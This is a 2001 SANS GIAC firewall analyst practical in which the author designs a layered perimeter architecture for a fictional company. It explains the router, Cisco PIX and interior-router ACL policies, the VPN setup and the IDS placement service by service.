SANS GIAC CERTIFIED FIREWALL ANALYST PRACTICAL EXAM
BALTIMORE SANS, TEST VERSION 1.5e

REUBEN FISCHMAN

7/21/01

Table of Contents

SANS GIAC FIREWALL PRACTICAL

Assignment 1

Assignment

Define a security architecture for GIAC Enterprises, a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition. Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defense component. Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture.

You must consider and define access for:

- Customers (the companies that purchase bulk online fortunes);
- Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
- Partners (the international partners that translate and resell fortunes).

Network Architecture

In today's Internet environment, IP address space is limited. This fact was taken into consideration when designing the architecture for GIAC Enterprises. The assumption was made that GIAC's ISP was only able to provide a single Class C Address space of 209.168.54.x. GIAC was free to subnet this as they saw fit. It is important at this point to note that any similarity between the IP Addresses/network architecture and any real networks is purely coincidental. The address was chosen at random for purposes of this practical.

Because of the limited address space available, the use of the private address space of 172.16.x.x was implemented in order to preserve "real" addresses in the event that future expansion requires the use of additional "real" addresses that would become increasingly hard to obtain. The use of the private IP address space allows GIAC to be virtually unlimited in its ability to expand internally. However, the use of private addresses requires the use of network address translation in order for GIAC employees to access resources on the Internet. Figure 1 on the following page depicts the network architecture in use at GIAC enterprises. Note the difference between red and black lines. Those lines colored red are interfaces with no IP stack (sniffer/IDS interfaces), while those colored black are interfaces with an IP stack. IP Addresses were left off the diagram to prevent clutter, but are included in Table 1 on page 5.

Continued on next page

Assignment 1, continued




Figure 1. Network Architecture

Continued on next page

Assignment 1, continued

IP Address	Connection Point 1	Connection point 2
209.168.54.2/30	Screening Router	Internet
209.168.54.6/30	Screening Router	VPN
209.168.54.10/30	Screening Router	Cisco PIX
209.168.54.9/30	Cisco Pix	Screening Router
209.168.54.34/27	Cisco Pix	Services Network
209.168.54.14/30	Cisco Pix	Interior Router
209.168.54.13/30	Interior Router	Cisco Pix
209.168.54.130/25	Interior Router	Raptor Firewall
209.168.54.131/25	Raptor Firewall	Interior Router
209.168.54.5/32	VPN	Screening Router
209.168.54.35/27	Services Switch	Cisco Pix
209.168.54.36/27	External DNS	Services Switch
209.168.54.37/27	Web Server	Services Switch
209.168.54.37/27	Mail Server	Services Switch
172.16.254.254/24	Raptor Firewall	VPN
172.16.2.254/24	Raptor Firewall	Engineering Network
172.16.1.254/24	Raptor Firewall	Fortune Network
172.16.3.254/24	Raptor Firewall	Office Support Network
172.16.254.253/24	VPN	Raptor Firewall
172.16.2.1/24	Engineering Switch	Raptor Firewall
172.16.2.10/24	Network Management (syslog)	Engineering Switch
172.16.2.11/24	Internal DNS	Engineering Switch
172.16.2.12/24	IDS Manager	Engineering Switch
172.16.2.20/24	IDS	Engineering Switch
172.16.2.21/24	IDS	Engineering Switch

Table 1. IP Address Allocation

Continued on next page

Address Space Allocation

As indicated in Table 1, the IP Address space allocated to GIAC Enterprises includes one "real" class C. The network design makes use of the private address space of 172.16.x.x for internal users (those behind the Raptor Firewall). Those users behind the Raptor have their IP Address translated to a "real" address to allow for seamless access of the Internet.

The class C space allocated to GIAC Enterprises has been subnetted variably, to create several "point to point" subnets as well as a small subnet for the services network. The upper range of addresses (209.168.54.129 and up) have been subnetted to include all those address from 129 through 255. This allows for the creation of virtual hosts to allow network assets belonging to GIAC Enterprises with "real" addresses to directly access certain resources in the Engineering network. For example, the syslog server running on the Network Management machine in the Engineering Network cannot receive syslog updates directly because it is using a private address. The use of a virtual host address on the Raptor Firewall allows devices with "real" addresses to pass syslog to the server via the Raptor proxy. This same mechanism is employed so that SNMP trap messages can also be sent to the management station. Likewise, SNMP queries are restricted to only the NAT'd address of the network management station such that the devices with "real" addresses will not respond to any other address for SNMP queries.

Individual user machines in each of the three networks behind the Raptor Firewall will have an address assigned in the appropriate subnet. The network labeled as "Fortune Servers" contains all those servers that partners and customers will access via secure means. The addresses of the individual servers are not presented here as access rights to the fortune servers are restricted via user level access control as opposed to access restrictions based at the firewall.

Architecture Overview

The security architecture chosen for GIAC Enterprises implements a defense in depth approach by utilizing multiple routers and firewalls as well as intrusion detection sensors placed at various points along the traffic flow paths. In addition, a switched architecture has been implemented to reduce the probability of sniffing attacks by an internal threat. Connectivity for home users as well as business partners (to include suppliers, partners and customers) is provided via VPN.

The IP Address space provided to GIAC Enterprises (a class C space) has been subnetted in such a way to provide for several point to point subnets, as well as a limited address space for the services network. As previously indicated, the upper range has been subnetted to a /25 network to allow for virtual hosts to be designated. Because only a few devices have "real" IP addresses, those addresses have been spread across the spectrum of the class C space allocated to GIAC to provide some level of obscurity should someone attempt to map the network.

Further, the use of a private address space for critical business resources such as office support, engineering support and fortune servers, allows those networks to be protected due to the fact that private addresses are not routed onto the Internet. Access to the outside world is provided to those users by means of network address translation in a dynamic means. This means that an attacker can't be guaranteed that his target will always have the same "real" IP Address when accessing the Internet. The use of dynamic NAT adds to security, again by use of obscurity.

Continued on next page

Hardware Selection

The exposed network of GIAC Enterprises is comprised of Cisco Routers and Switches, as well as two different types of firewalls, IDS sensors and hosts that have been secured and locked down.

For the screening router and internal router, GIAC is making use of the Cisco 3640 routers[1]. These routers provide a fair amount of processing power to process the ACLs that are implemented as well as maintain the ability for scalability and expandability as the enterprise grows. Should GIAC choose to implement it, the 3640s are also capable of running the Cisco Firewall Feature Set. At this time, however, both border routers are running Cisco IOS 12.1(1).

The Ethernet switches in use are both Cisco Catalyst 2924XL[2] switches. These switches allow for expandability by providing two expansion ports as well as 24 fastethernet ports. In addition, the switches support multiple VLANs to allow GIAC engineers to break their network into several collision domains while making the most use of hardware. The switches are running Cisco IOS 12.0(5.2)

The initial firewall is a circuit level gateway, in particular the Cisco PIX[3] firewall version 5.1. This firewall provides for stateful packet inspection, and is not slowed down as some proxy firewalls are. A firewall of this type is ideal in this location so as to provide as little delay to potential customers seeking information about GIAC Enterprises via the web.

The second level of defense (second firewall) is provided by a Symantec Raptor Firewall[4]. The Raptor is a proxy firewall, and also performs network address translation for those users accessing the Internet from GIAC's corporate infrastructure. The use of varying types of firewalls adds to the security of the enterprise in the hopes that firewalls of various types are not vulnerable to the same attacks. Because Raptor is already proxying services for internal users, performing NAT at this location makes sense as it is just another address translation that needs to be performed. For incoming services, the proxy and NAT also provide a level of security, preventing un-initiated connections from entering the corporate intranet. For example, half open attacks that would attempt to send traffic to the network masquerading as return traffic from a connection that wasn't really there.

Continued on next page

[1] http://www.cisco.com/warp/public/cc/pd/rt/3600/
[2] http://www.cisco.com/warp/public/cc/pd/si/casi/ca2900xl/
[3] http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/
[4] http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=47

[5] http://www.nortelnetworks.com/products/01/contivity/index.html
[6] http://www.smarts.com

VPN security is provided by the Nortel Contevity[5] switch. Based on the Extranaet switch, Contevity provides for IPSEC communication (either AH or ESP depending on the configuration). In the case of GIAC Enterprises, ESP has been selected to provide for encryption of traffic across the Internet. In the case of remote home users or customers and suppliers, access is restricted by username and password. These users do not have a need to have multiple machines connected to GIAC Enterprises corporate network and therefore all access is through a single machine or user. Access for partners who have a need for multiple machines to connect to GIAC Enterprises is provided by means of a Sonic Firewall placed at the remote site. This firewall is preconfigured by GIAC Engineering staff with the appropriate keys in place so that no keys need to be exchanged across the Internet in the clear.

Intrusion Detection is accomplished by means of the Symantec Netprowler application. These devices are placed strategically along major traffic flows in the GIAC infrastructure and report back to a single IDS Manager in the Engineering network. It is critical to note that while the IDS boxes have multiple interfaces, only one interface has an IP stack, while the others are used as sniffer connections and do not possess an IP stack.

Network management is provided by a machine running an application called SMARTS InCharge[6]. InCharge provides for near real-time fault analysis of the network, allowing the staff to troubleshoot problems rapidly. This kind of rapid response is required to minimize down time since GIAC is an e-business. In addition, the network management machine is running a syslog server to collect all syslog events, which are also fed to InCharge for inclusion in its analysis of the network health.

DNS for the intranet is provided by an internal DNS server on the engineering network. This DNS server is running BIND 8.<X> on a linux machine running a 2.4 kernel and contains only information about the internal network. It acts a secondary to the external DNS and performs DNS zone transfers so that internal users can access GIAC external resources. However, the external DNS has no knowledge of the internal hosts.

Within the Services Network, web, mail, and DNS are provided on three individual linux machines running a 2.4 kernel. Each machine has been stripped down so that only the service it provides is available. Telnet, and FTP for example are not running on those machines, and access is achieved via SSH from the engineering network. The external DNS is also running BIND 8.2.4 and contains only those entries for the external servers in the services network. It permits zone transfers only to the internal DNS and also to GIAC's ISP for redundancy. Similar configurations are established on the mail and web servers as well. Apache 1.3.20 and Sendmail 8.11.2 are being run.

Assignment 2

[5] http://www.nortelnetworks.com/products/01/contivity/index.html

[6] http://www.smarts.com

Assignment

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router
- Primary Firewall
- VPN

You may also wish to include one or more internal firewalls used to implement defense in depth or to separate business functions.

Global Security Policies

In today's world of increasingly complex networks, defining an enterprise security policy involves much more than simply allowing or disallowing services at various security devices. Security policies include everything from physical access to business critical servers and employee machines to the access control lists on the routers and firewalls. Also included in this policy are elements like password guidelines (i.e. length and complexity of password), time of day restrictions, and access rights to shared folders on servers.

As network architectures become more complex and security devices become varied, defining an enterprise wide security policy for various security devices increases in difficulty. In order to simplify the process of defining an enterprise-wide security policy for GIAC Enterprises, a security planning tool called SolSoft NP[7] was put to use. SolSoft NP allows security planners to define end to end policies for the enterprise by point and click. It will generate rules and ACLs for a selection of security devices including Cisco IOS Routers, Cisco PIX firewall, Checkpoint Firewall-1, and Linux IP Chains. The functionality of SolSoft NP and its power has been put to use for defining the ACLs for the Cisco routers and the Cisco PIX in GIAC Enterprises network

Continued on next page

[7] http://www.solsoft.com

Assignment 2, continued




Figure 2. SolSoft NP Security Planner

Continued on next page

SolSoft NP Explanation

Figure 2 depicts the GIAC Enterprises network within SolSoft NP. The NAT'd network at the bottom of the figure indicates the collection of the Raptor Firewall and the protected enclaves behind it. Because SolSoft does not yet support Raptor, those networks are presented as the NAT'd network for planning purposes. The green arrows indicate traffic flows through the network. SolSoft NP begins its rules under the premise of "deny everything" and then allows the selected protocols to pass through to the indicated destinations.

In this particular screenshot, we are looking at the DNS-TCP service. A list of available services are on the right hand side. Custom services can be added as needed by the planner. The rule depicted indicates that the OFFICE NAT'D NET can access the DMZ Network using the DNS-TCP service. DNS-TCP is typically used for zone transfers. The rules generated for the interior router and the PIX allow zone transfers from the external DNS to the internal DNS, but does not permit the external DNS to access the internal DNS. Similar screens are generated for each of the services permitted in the network. By showing each service separately, the planner is able to get a service by service view of the traffic flows through the infrastructure. The files generated by SolSoft for the various devices (included the ACLs and rules, as well as the apply commands) are attached at the end of this document.

Border Router Policy (outside interface)

The border router is the first line of defense against attackers, and therefore needs to do as much as possible to eliminate security threats. This router needs to be configured to prevent attacks such as IP Spoofing. In addition, the router is configured not to respond to ICMP requests. By not responding to ICMP with even so much as a message indicating that the request was denied by policy, attackers cannot gain information about what policies might be in place. In addition, blocking response to ICMP requests also prevents attackers from mapping the network via ping or broadcast ping.

In looking through the rules for the border router some items that are perhaps over configured or missing come to my attention. For example, the Anti-spoofing rules defined by SolSoft NP block the class C space assigned to GIAC Enterprises on a host by host and subnet by subnet level. A more efficient rule would be to use *deny 209.168.54.0 0.0.0.255 log* to simply block all IP Addresses in the class C range from entering the network.

Continued on next page

Border Router Policy (outside interface cont)

Also missing from the SolSoft definitions are rules that block the RFC 1918 (private IP) addresses and the loopback interface[8]. Changes that I have made to the SolSoft generated rules are denoted in **boldface**.

Continuing through the SolSoft generated rules, the next section we need to talk about is the section entitled "Securing PEP." SolSoft refers to all routers/switches/firewalls that enforce security as "Policy Enforcement Points." In this case, we have set up a rule that prevents any host from talking directly to the router IP Addresses. In his paper on implementing a perimeter security plan, Adam talks about denying login services from the outside[9]. Adding explicit rules for these services to this border router ruleset is no necessary due to the "deny ip any any log" statement at the end of each Access Control List. These rulesets are based on the principle of deny everything first, and then build permits on top of the ruleset to allow specific services through. If a rule has not been generated to allow a service through, it is caught and denied by the deny statement.

The next ruleset in the ACL addresses the IPSec ESP protocol. ESP has been selected as the IPSec implementation in GIAC's network. The rule specifies that protocol 50 (ESP) is permitted inbound to the subnet that the VPN switch is connected to (209.168.54.4). For the moment, we'll skip the next ruleset and talk about the IKE ruleset as this is also an IPSec related rule. IKE is the key exchange protocol used by IPSec, in particular the Nortel Contevity VPN switches. Nortel's implementation performs a key exchange between the PC based client and the switch hardware prior to establishing the VPN. This rule, as with the ESP rule, allows traffic to flow directly to the VPN subnet and nowhere else on the network. However, IKE uses UDP port 500 so this is the only port that is opened by way of the rule *permit udp any 209.168.54.4 0.0.0.3 eq 500*. This rule says that udp traffic coming from any source, going to the 209.168.54.5 subnet may pass so long as the port equals 500.

The next ruleset to address is actually the ruleset prior to the IKE set. This ruleset deals with inbound services http, https and smtp. The GIAC Enterprises business model states that clients of GIAC Enterprises must access the fortune servers by way of a secure VPN. For this reason, the only TCP services opened to the outside world are HTTP, HTTPS and SMTP. Customers access the website to subscribe to the fortune service. SMTP is also opened to the outside world so that external users can send email to GIAC employees.

Continued on next page

[8] Payne, Adam, SANS GIAC Firewall and Perimeter Protection Practical Assignment, SANS 2001 Conference. Available at http://www.sans.org

[9] ibid

Border Router Policy (outside interface cont)

The inbound rulesets specify any address with a port greater than 1023 (high level ports) can access the services network on ports 25 (SMTP), 80 (HTTP), 443 (HTTPS) and 1023 (high level ports). The high level ports need to be specified so that once a connection is established, communication can continue. The final ruleset on this interface addresses the access of DNS to the outside world. In order to access GIAC services, the Internet needs to know how to address the servers. Access via UDP port 53 (DNS queries) allows this. The rule allows any host on UDP 53 to access the services network on the same port. For purposes of this practical, only UDP 53 is allowed in. In reality, a secondary server outside of the corporate network would be permitted to do zone transfers.

As can be seen from the several **boldface** comments, SolSoft provides a good base for rulesets, however it does need to be checked by managers. For example, the SolSoft planner neglected to add the return service to established TCP connections. The use of the TCP keyword is key so that only those connections initiated by inside sources can be returned. Likewise, the internal users are permitted the use of ping, and therefore ICMP echo-replies need to be permitted to enter the network.

Border Router Policy (Eth0/1)

The next ruleset addresses the ACL applied to interface eth0/1 on the border router. This interface is connects the router to the Cisco PIX firewall. The ACL is applied to the inbound side of the interface. This ACL is included in Appendix 1 of this document, and as with the previous ACL was also generated by SolSoft NP.

The first ruleset in the ACL provides access to the router via SSH. Because telnet and other access mechanisms like TFTP are insecure and require passwords be sent in the clear (or not at all in the case of TFTP), SSH has been implemented on all managed devices in the network. The management network, which resides behind the Raptor firewall can access the border router for configuration purposes on this interface only by means of ssh. The ACL restricts the use of SSH to only the subnet that the office services are being NAT'd to (209.168.54.128). As with other ACLs, the premise is that all services are denied unless explicitly allowed by ACL rulesets.

GIAC Enterprises is utilizing SMARTS InCharge (discussed earlier), which is an SNMP based network management product. In order to properly discover devices, InCharge requires SNMP access to the devices in the network. SNMP access is enabled in the next rule to only the eth0/1 interface and only from the subnet that the office network is NAT'd to. This restricts SNMP queries to the internal network, and only on this interface. SNMP Traps are sent to the network management station, which uses a virtual host address, by way of the snmp configuration commands on the router: *snmp host 209.168.54.129*.

As with the previous interface, we need to secure the router so that nothing except the previous designated services can communicate with the router. The next set of rules deny any host trying to communicate directly with the router. This is important to prevent attempts to directly connect to the router via telnet, send new configs via TFTP, or attempt to gain information via SNMP.

The next ruleset, entitled "restricting internet" is used to prevent hosts coming through eth0/1 access to the VPN subnet, but allows them to access the interface connected to the outside world. This rule would prevent internal users from creating VPNs back into the network, or should someone manage to spoof addresses, prevents them from creating a VPN back to the network.

While restricting unsolicited inbound ICMP, UDP and IP packets helps to protect the network from scans and attacks, GIAC's policy allows for the unrestricted outbound flow of IP protocol packets. The rule *permit ip 209.168.54.128 0.0.0.127 any* allows only those hosts in the NAT'd network to have unrestricted IP access to the Internet. We'll see similar rules on both the PIX and the interior router so that the traffic can flow through the network.

Continued on next page

Border Router Policy (Eth0/1 cont)

Finally, we need to allow connections that have been requested by the outside world to the services network back out again. The next block of rules allow for the passing of established HTTP, HTTPS, SMTP and DNS connections. In the case of DNS, the established keyword is missing because UDP is a connectionless protocol. The use of the established keyword is critical for ensuring that only those connections that have been opened/requested by a source on the Internet are allowed to pass. Because these connections are moving between the services network and the Internet, there is no reason for the services network to initiate connections to the outside world. In the event that one of these servers becomes compromised, this ruleset prevents these servers from initiating connections to other servers on the Internet.

Border Router Policy (eth0/0)

The final interface on the border router that needs to be addressed deals with connectivity to the VPN network. This is perhaps the simplest interface as the only traffic that needs to be allowed back and forth is IKE and ESP for the IPSec protocol. As with the previous rule sets, SolSoft secures the router and prevents traffic coming into this host from communicating directly with the router unless allowed by a previous permit. The next thing it does is prevent hosts from accessing the internet unless explicitly allowed. It is important to remember that all these rulesets are dealing with incoming traffic, so in this case traffic is inbound to the router from the VPN switch, and so we need to allow ESP traffic and IKE traffic to enter the network.

Continued on next page

Cisco PIX Policy (eth3)

As with the border router, rules for the PIX were generated with the SolSoft NP application. All rules are applied to the inbound side of each interface. The first interface eth3, which is connected between the PIX and the interior router. The first two rules address SNMP access and SSH access to this device. The network managers behind the Raptor firewall are using SNMP to monitor all devices in the external network. In addition, they are using SSH to do all configurations on those devices that support SSH. For this reason, SNMP has been enabled from the 209.168.54.128 network (the NAT'd network) to only this interface on the PIX. The same has been established for SSH.

The next 3 rules follow the same pattern as on the border router and restrict any host from talking directly to the PIX's interfaces. It is important to permit any conversations that must take place directly with the PIX prior to placing these deny statements because as with ACLs on routers, the ACLs on the PIX will operate in a best fit pattern. As soon as the processor finds a match, it stops searching the list for a match.

Next we address SNMP and SSH access to the border router's interface. These two rules, as with the ones mentioned previously, will allow SNMP and SSH access only to the inside interface of the border router. The matching permit on the border router's interface allows this communication to take place.

Now that we've addressed communication to the border router and the PIX itself, we need to address communication to the services network. Users in the internal network are permitted to access DNS, POP3, SMTP, SNMP and SSH services on the services network. In addition to allowing DNS-UDP, we also permit DNS-TCP so that the internal DNS server can perform zone transfers from the external DNS, allowing internal users to be able to resolve both the services network and external addresses.

Lastly, we address internet access. We start, as before, by denying access to the internet from any of the PIX interfaces. Next we allow access to the Internet of all IP, ICMP and UDP services from the internal network (209.168.54.128). We need to ensure that these return services, as with other return services, are configured properly so that two way communication is possible.

Continued on next page

Assignment 2, continued

Cisco PIX (eth2)

Interface eth2 connects the PIX to the services network. This is the next interface that we'll address. We begin by securing the PIX on this interface, preventing communication directly with the interfaces. On this interface, no direct communication is needed, and therefore permitted, with the PIX Firewall.

As previously discussed, the Network Management platform is accessible to the external network by way of a virtual host IP Address. The PIX firewall is then configured to allow SNMP Traps and SYSLOG to enter the PIX from the services network. This allows the hosts running DNS, SMTP and WEB to report traps and syslog information back to the network managers.

All other traffic is implicitly denied by the default rule of deny ip any any

Cisco PIX (eth0)

The last interface on the PIX that needs to be configured is eth0, which connects the PIX to the external router. First we follow the same convention as before and restrict access directly to the interfaces of the PIX from the outside. Previous restrictions addressed access to the PIX from traffic coming in to that particular interface.

The external router is reporting SNMP traps and syslog to the network management station. For this reason, we need to permit this traffic into the PIX, however we need to secure it so that only traffic coming from the internal router is permitted to pass. This is done by specifying the particular host in the access rule, and directing it towards the NAT'd network.

Before applying the default secure policy of "deny ip any any" we need to explicitly allow traffic coming from the Internet and going to the services network. Because the PIX is a circuit level gateway, it keeps track of established connections and permits the return traffic back through. However, because outside sources need to initiate contact with the services network, we allow that in this section of the ruleset. Access to DNS-UDP (port 53), HTTP (port 80), high level ports (greater than 1023), HTTPS (port 443) and SMTP (port 25) is permitted.

Other PIX rules

The final set of rules on the PIX deal with permitting SSH. The PIX is configurable via SSH and thus SSH is enabled on the PIX. Communication from the NAT'd network only to interface eth3 is permitted here.

Continued on next page

Interior Router (eth0/1)

The interior router connects the Cisco PIX and the Raptor firewall together. It also provides a screening presence to the internal network and the VPN network which all connect through the Raptor, and helps to provide the idea of defense in depth. As with all other rules previously discussed, each ACL is applied to the incoming traffic of the interface. We continue our discussion of the rules as before, and the actual rules are available in appendix 3 of this document.

The first interface to discuss connects the interior router to the Raptor firewall. As with other security devices on the network, they are managed by SSH and monitored with SNMP. We explicitly permit SSH and SNMP from the NAT'd network to the interface that is connected to that network (209.168.54.128).

As before, our next step is to prevent hosts from talking directly to the router, unless permitted by a previous rule. The next to deny statements address this issue.

Because this rule is applied to the incoming side of the interface connected to the NAT'd network, we need to allow traffic to pass through it such as IP, SSH, SNMP, DNS, POP3, SMTP, etc. The next block of rules establish permissions for the NAT"d network to talk to the other security devices in the network via SNMP, and SSH. It also allows the NAT'd subnet to communicate with the services network via these protocols.

Next we allow the NAT'd network to access DNS-TCP (for zone transfers), POP3, SMTP (mail services), HTTP, and HTTPS on the services network. We also allow DNS-UDP access to the services network. This allows internal users to access mail, web services by name and allows us to use the external DNS to look up records on the Internet for the internal DNS, further reducing its exposure to the outside world.

Before applying the default rules to deny all traffic, we have decided that internal users have unrestricted access to the Internet via IP, UDP and ICMP. The three rules *permit <service> 209.168.54.128 0.0.0.127 any* provide this access for the NAT'd network to the Internet.

Continued on next page

Interior Router (eth0/0)

The filter applied to this interface is primarily responsible for permitting the return services back into the internal network. In particular, it needs to deal with allowing SNMP, SNMPTRAP, SSH, and various IP and ICMP services. These services are being returned from various sources to include the security devices themselves, the services network and the Internet.

SSH is the first service that we establish rules from. When establishing the rules we explicitly name the interior interfaces of both the border router and the PIX. We also permit the subnet that the services hosts are attached to. In addition to prevent someone from attempting to spoof our internal addresses, and also to prevent anyone from attempting to initiate SSH connections back to the internal network we use the established keyword. This keyword has been used previously, and it tells the router to check for a connection that's already been opened before allowing the traffic back in. The established keyword is only valid for TCP connections because TCP is a connection oriented protocol. UDP on the other hand is a connectionless protocol and is thus more difficult to secure.

The next sets of rules allow syslog, SNMP and SNMPTRAP to enter the internal network. Some syslog implementations communicate port 514 to port 514 (UDP) while others use high level ports directed at port 514. For this reason we have allowed syslog on both these implementations to return to the internal network. In an attempt to secure against intrusions and attacks as best we can, we lock the syslog, snmp and snmptrap services to specific source addresses (in the case of the security devices) or subnets (in the case of the services subnet).

